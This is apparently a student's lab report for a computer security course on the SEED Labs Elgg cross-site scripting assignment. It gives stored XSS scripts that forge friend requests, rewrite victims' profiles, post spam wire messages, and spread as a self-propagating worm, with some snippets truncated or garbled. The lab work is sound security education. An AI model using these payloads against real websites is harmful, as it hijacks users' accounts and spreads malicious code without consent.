

CSE 406

Computer Security Sessional

Assignment 2

Cross-Site Scripting (XSS) Attack



Name : Sushmita Paul

Student ID : 1905086

Task-1: Becoming the Victim's Friend

1| checking out friend request url


The screenshot shows a web browser window for 'www.seed-server.com/profile/charlie'. At the top, there's a navigation bar with 'Elgg For SEED Labs' and various links like 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', 'More', 'Search', and 'Account'. Below the navigation is a profile section for 'Charlie' featuring a cartoon character holding a magnifying glass. On the right, there are buttons for 'Remove friend' and 'Send a message'. The main content area is mostly blank. At the bottom, the browser's developer tools are open, specifically the Network tab. It lists a single request: a GET to 'http://www.seed-server.com/action/friends/add?friend=586_elgg_ts=1707412821&_elgg_token=jqueryi2(xhr)'. The status is 200 OK, and the response body contains the JSON object: { "status": "ok", "id": 586 }.

2| Finding __elgg_token & __elgg_ts

The screenshot shows a web browser window for 'www.seed-server.com/profile/samy'. The profile page for 'Samy' displays a cartoon character wearing a black hat and sunglasses. There's a 'Brief description' box containing 'I am the king' and an 'About me' box. On the right, there are buttons for 'Edit avatar' and 'Edit profile'. The browser's developer tools are open, specifically the Console tab. It shows the following log output:


```
__elgg.security
<- Object { token: {…}, tokenRefreshTimer: 6, setToken: setToken(token_object, valid_tokens) ⏺, refreshToken: refreshToken() ⏺, addToken: addToken(data) ⏺, init: init() ⏺, interval: 2397600 }
  > init: function init() ⏺
    interval: 2397600
  > refreshToken: function refreshToken() ⏺
  > setToken: function setToken(token_object, valid_tokens) ⏺
  > token: Object { __elgg_ts: 1707852459, __elgg_token: "c948jkxpipqbw9igvhio" }
    <__elgg_ts>: 1707852459
    <__elgg_token>: "c948jkxpipqbw9igvhio"
  > <prototype>: Object { … }
  tokenRefreshTimer: 6
  > <prototype>: Object { … }
```

3| Finding samy's guid



```
elgg.session.user
<-- Object { guid: 59, type: "user", subtype: "user", owner_guid: 59, container_guid: 0, time_created: "2020-04-26T15:23:51-04:00", time_updated: "2024-02-13T15:22:55-05:00", url: "http://www.seed-server.com/profile/samy", name: "Samy", owner_name: "Samy", ... }
  +owner_id: null
  +container_guid: 0
  guid: 59
  language: "en"
  name: "Samy"
  owner_guid: 59
  subtype: "user"
  time_created: "2020-04-26T15:23:51-04:00"
  time_updated: "2024-02-13T15:22:55-05:00"
  type: "user"
  url: "http://www.seed-server.com/profile/samy"
  user_type: "user"
  +<prototype>: Object { constructor: ElggUser(), isAdmin: isAdmin() }
```

4| Pasting malicious script code in samy's about me section and save it.



```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    //Construct the HTTP request to add Samy as a friend.

    var sendurl='http://www.seed-server.com/action/Friends/add?friend=59${ts}${token}';//FILL IN
    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("POST",sendurl);
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send();
}

```

5|Now when alice browse samy's account Samy automatically added to alice's friend list

The screenshot shows the 'Alice's friends' page. On the left, there is a list of friends, with 'Samy' currently selected. Samy's profile card shows his name, a king icon, and the status 'I am the king'. On the right, there is a sidebar for 'Alice' with links to 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'. Below the sidebar, there are sections for 'Friends', 'Friends of', and 'Collections'.

Task-2: Modifying the Victim's Profile

1| Checking out profile editing post method

The screenshot shows the 'Samy' profile edit screen. It includes a placeholder image, a brief description ('I am the king'), and an 'About me' section. At the top right are 'Edit avatar' and 'Edit profile' buttons. Below the profile is a browser developer tools Network tab showing the following requests:

Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-server...	edit	document	html	4.24 kB	16.95 kB
200	GET	www.seed-server...	samy	document	html	4.29 kB	16.95 kB
200	GET	www.seed-server.com	59small.jpg	img	jpeg	cached	1.39 kB
200	GET	www.seed-server.com	59large.jpg	img	jpeg	cached	4.57 kB
200	GET	www.seed-server...	jquery.js	script	js	cached	0 B
200	GET	www.seed-server...	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-server...	require_config.js	script	js	cached	789 B
200	GET	www.seed-server...	require.js	script	js	cached	0 B
200	GET	www.seed-server...	elgg.js	script	js	cached	0 B

The Network tab also displays the POST request details for the profile edit action:

Status	302 Found
Version	HTTP/1.1
Transfered	4.24 kB (16.95 kB size)
Referer Policy	strict-origin-when-cross-origin
Request Priority	Highest
DNS Resolution	System

2| Figuring out post request construction for modifying profile

The screenshot shows a browser window with the URL www.seed-server.com/profile/samy. The page title is "Samy". At the top right, there are "Edit avatar" and "Edit profile" buttons. Below the title, there is a placeholder image of a person wearing a hat and sunglasses, followed by a brief description: "I am the king". Underneath, there is an "About me" section. The developer tools Network tab is open, showing a list of requests. A POST request to `www.seed-server.com/profile/samy/edit` is highlighted. The request payload is visible:

```
Content-Disposition: form-data; name="name"
Samy
Content-Disposition: form-data; name="elgg_token"
3658145287167643326913119297
Content-Disposition: form-data; name="elgg_ts"
CYKf7netb35EkAYr7Q
Content-Disposition: form-data; name="description"
-----3658145287167643326913119297
Content-Disposition: form-data; name="name"
Samy
-----3658145287167643326913119297
Content-Disposition: form-data; name="elgg_ts"
1707412189
Content-Disposition: form-data; name="name"
Samy
-----3658145287167643326913119297
Content-Disposition: form-data; name="description"
-----3658145287167643326913119297
```

3| Pasting malicious script code in samy's about me section and save it.

The screenshot shows the "Edit profile" page for user "Samy". The "About me" field contains the following malicious script:

```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp _elgg_ts
//and Security Token __elgg_token
var name = elgg.session.user.name;
var guid = elgg.session.user.guid;

var ts = elgg.security.token.__elgg_ts;
var token = elgg.security.token.__elgg_token;

//description = "Samy 100E00C_100";
}
```

The "Public" visibility dropdown is set to "Public". On the right side, there are several sidebar options: "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications".

4| Now when Alice browses Samy's profile, Alice's profile gets edited.

The screenshot shows a web browser displaying a user profile on the 'Elgg For SEED Labs' platform. The URL in the address bar is www.seed-server.com/profile/alice. The top navigation bar includes links for 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', 'More', 'Search', and 'Account'. The main content area is titled 'Alice' and features a large thumbnail image of Alice from Disney's Alice in Wonderland. Below the thumbnail, there are several profile fields:

- Brief description:** Samy is my hero
- Location:** Samy's heart
- Interests:** To know Samy
- Skills:** I like to be Samy
- Contact email:** alisam@yahoo.com
- Telephone:** 1234567890
- Skills:** I like to be Samy
- Contact email:** alisam@yahoo.com
- Telephone:** 1234567890
- Mobile phone:** 1234567890
- Website:** <http://www.samyhackworld.com>
- Twitter username:** samy
- About me:** 1905086

On the left side, there is a sidebar with links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'. On the right side, there are two buttons: 'Edit avatar' and 'Edit profile'. At the bottom of the page, there are links for 'Bookmark this page' and 'Report this', and a note that it is 'Powered by Elgg'.

Task-3: Posting on the Wire on Behalf of the Victim

1| Figuring out post request construction for wire posting

The screenshot shows a browser window for 'Egg For SEED Labs'. The main content area displays 'Samy's wire posts' with tabs for 'All', 'Mine', and 'Friends'. Below this is a 'What's happening?' section. On the right, there's a sidebar with 'Profile', 'Settings', 'Friends', and 'Log out' options, and a 'Blogs' section showing a post by 'Samy'. The bottom part of the screenshot shows the browser's developer tools Network tab. It lists several requests made to 'www.seed-server.com/profile/samy'. One POST request at index 1 is highlighted, showing the 'Request payload' which contains form-data for '_elgg_token' and '_elgg_ts'. Other requests include GETs for various files like 'jquery.js' and 'favicon.png'.

2| Checking out url of visiting user profile

The screenshot shows a browser window for 'Egg For SEED Labs' displaying 'Samy's' profile. The profile page includes a large placeholder image, a brief description ('I am the king'), and an 'About me' section. At the top right are 'Edit avatar' and 'Edit profile' buttons. The bottom part of the screenshot shows the browser's developer tools Network tab. It lists several requests made to 'www.seed-server.com/profile/samy'. One GET request at index 1 is highlighted, showing the 'Headers' tab with details like Scheme: http, Host: www.seed-server.com, and Filename: /profile/samy. The 'Request' tab shows the URL 'Address: 10.9.0.5:80'. The 'Response' tab shows a status of '200 OK'.

3| Pasting malicious script code in samy's about me section and save it.

The screenshot shows the 'Edit profile' page for user 'Samy'. The 'About me' section contains the following malicious JavaScript code:

```
<script type="text/javascript">
window.onload = function() {
    /* accessing guid, egg timestamp, egg security token of the current user */
    var guid = egg.session.user.guid;
    // Post content
    var wirepost = {
        "body": "To earn 12 USD/Hour (!), visit now http://www.seed-server.com/profile/samy"
    };
    // Constructing the HTTP POST request(url & content) to post on the wire on behalf of the victim
}
```

The 'About me' section also includes a dropdown menu set to 'Public'. Other fields like 'Display name' (Samy) and 'Brief description' (I am the king) are visible. To the right, there are sidebar options for 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'. The user's profile picture is a cartoon character wearing a hat.

4| Now when Alice browses Samy's profile, Samy posted on the wire on behalf of Alice.

The screenshot shows the 'All wire posts' page. A message was posted by 'By Samy' just now, which reads: "To earn 12 USD/Hour (!), visit now http://www.seed-server.com/profile/samy". Below it, another message was posted by 'By Samy' 15 minutes ago, simply saying "hi". The interface includes a search bar, a text input field for posting ('What's happening?'), and a 'Post' button.

Task 4: Design a Self-Propagating Worm

1| Samy put malicious script code in Samy's about me section as before. Now when Alice browses Samy's profile there will be additional 3 requests. These are for sending friend request, editing profile and posting on the wire

The screenshot shows a browser window for 'www.seed-server.com/profile/samy'. The profile page displays a user icon with a black hat and the name 'Samy'. Below it is a brief description: 'I am the king'. The browser's address bar shows the URL. The top navigation bar includes links for 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', 'More', 'Search', and 'Account'. The main content area is titled 'Samy'. On the right, there are buttons for 'Remove friend' and 'Send a message'. Below the profile picture, there is a network traffic analysis tool. The 'Network' tab is selected, showing a list of requests. The table has columns for Status, Method, Domain, File, Initiator, Type, Transferred, and Size. Key entries include:

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	www.seed-server.com	samy	document	html	4.85 kB	142
200	GET	www.seed-server.com	59large.jpg	img	jpeg	cached	8.30 kB
304	GET	www.seed-server.com	jquery.js	script	js	cached	0 B
304	GET	www.seed-server.com	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-server.com	require_config.js	script	js	cached	789 B
304	GET	www.seed-server.com	require.js	script	js	cached	0 B
304	GET	www.seed-server.com	elgg.js	script	js	cached	0 B
200	GET	www.seed-server.com	favicon-128.png	FaviconLoader.sys.mis.176 (img)	png	cached	4.33 kB
302	GET	www.seed-server.com	add?friend=59&_elgg_ts=1707855829&_elgg_token=ejTXQAQpr7FEnX4REFWwdg	samy.66 (xhr)	html	4.84 kB	257
302	POST	www.seed-server.com	edit	samy.112 (xhr)	html	5.16 kB	216
302	POST	www.seed-server.com	add	samy.134 (xhr)	html	4.84 kB	535
304	GET	www.seed-server.com	sprint.js	require.js.127 (script)	js	cached	0 B
304	GET	www.seed-server.com	en.js	require.js.127 (script)	js	cached	0 B

2| Now in Alice's profile malicious script code is placed after visiting Samy's profile automatically.

The screenshot shows a browser window for 'www.seed-server.com/profile/alice/edit'. The profile page is titled 'Edit profile'. It features a 'Display name' field containing 'Alice' and an 'About me' field. The 'About me' field contains the following malicious JavaScript code:

```
<script id="worm" type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts=&_elgg_ts=+elgg.security.token._elgg_ts;
var token=&_elgg_token=+elgg.security.token._elgg_token;
//Construct the HTTP request to add Samy as a friend.

var sendurl='http://www.seed-server.com/action/friends/add?friend=59${ts}${token}';//FILL IN
//Create and send Ajax request to add friend
....
```

On the right side of the profile page, there are several sidebar options: 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'. The 'Edit profile' option is currently selected.

3| Also, the worm posted Alice's profile link on the wire.

The screenshot shows a web browser window with the URL www.seed-server.com/thewire/all. The page title is "All wire posts". At the top, there is a navigation bar with links for "Blogs", "Bookmarks", "Files", "Groups", "Members", "More", "Search", and "Account". Below the navigation bar, there is a search bar and a message box with the placeholder "What's happening?". A "Post" button is located below the message box. The main content area displays two posts:

- Post by Alice: "To earn 12 USD/Hour (!), visit now <http://www.seed-server.com/profile/alice>". This post was made 2 minutes ago.
- Post by Samy: "hi". This post was made an hour ago.

4| Now when Boby browses Alice's profile there will be additional 3 requests. These are for sending friend requests, editing profiles and posting on the wire.

The screenshot shows a web browser window with the URL www.seed-server.com/profile/alice. The page title is "Alice". On the right side, there are buttons for "Add friend" and "Send a message". The left sidebar contains links for "Blogs" and "Bookmarks". The main content area displays Alice's profile information: "Brief description: Samy is my hero", "Location: Samy's heart", "Interests: To know Samy", and "Skills". Below the profile information, the developer tools Network tab is open, showing network requests. The table below lists these requests:

Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	GET	www.seed-server.com	add?friend=59&__elgg_ts=1707856257&__elgg_token=FxHd2zj33Ry6i4V4PMTlw	alice:66 (xhr)	html	5.14 kB	22.48 kB
302	POST	www.seed-server.com	edit	alice:112 (xhr)	html	5.15 kB	22.45 kB
302	POST	www.seed-server.com	add	alice:134 (xhr)	html	5.10 kB	22.32 kB
304	GET	www.seed-server.com	sprint.js	require_is:127 (script)	js	cached	0 B
204	GET	www.seed-server.com

5| As a result, in Boby's profile malicious script code is placed after visiting Alice's profile automatically.

The screenshot shows the 'Edit profile' page for a user named Boby. The URL is www.seed-server.com/profile/boby/edit. The page has a blue header with the site name 'Elgg For SEED Labs' and navigation links for Blogs, Bookmarks, Files, Groups, Members, More, Search, and Account. On the left, there are input fields for 'Display name' (Boby) and 'About me'. The 'About me' field contains a large amount of malicious JavaScript code. On the right, there is a sidebar with options for Edit avatar, Edit profile, Change your settings, Account statistics, Notifications, and Group notifications. A preview window shows a small image of Boby's character and the name 'Boby'.

6| Also, the worm posted Boby's profile link on the wire.

The screenshot shows the 'All wire posts' page at www.seed-server.com/thewire/all. The page has a blue header with the site name 'Elgg For SEED Labs' and navigation links for Blogs, Bookmarks, Files, Groups, Members, More, Search, and Account. The main content area is titled 'Wire posts' and shows a list of posts. The first post is by Boby, posted a minute ago, with the message: 'To earn 12 USD/Hour (!), visit now <http://www.seed-server.com/profile/boby>'. The second post is by Alice, posted 10 minutes ago, with the message: 'To earn 12 USD/Hour (!), visit now <http://www.seed-server.com/profile/alice>'. The third post is by Samy, posted an hour ago, with the message: 'hi'. Each post includes a timestamp, a like button, and a more options button.

DONE!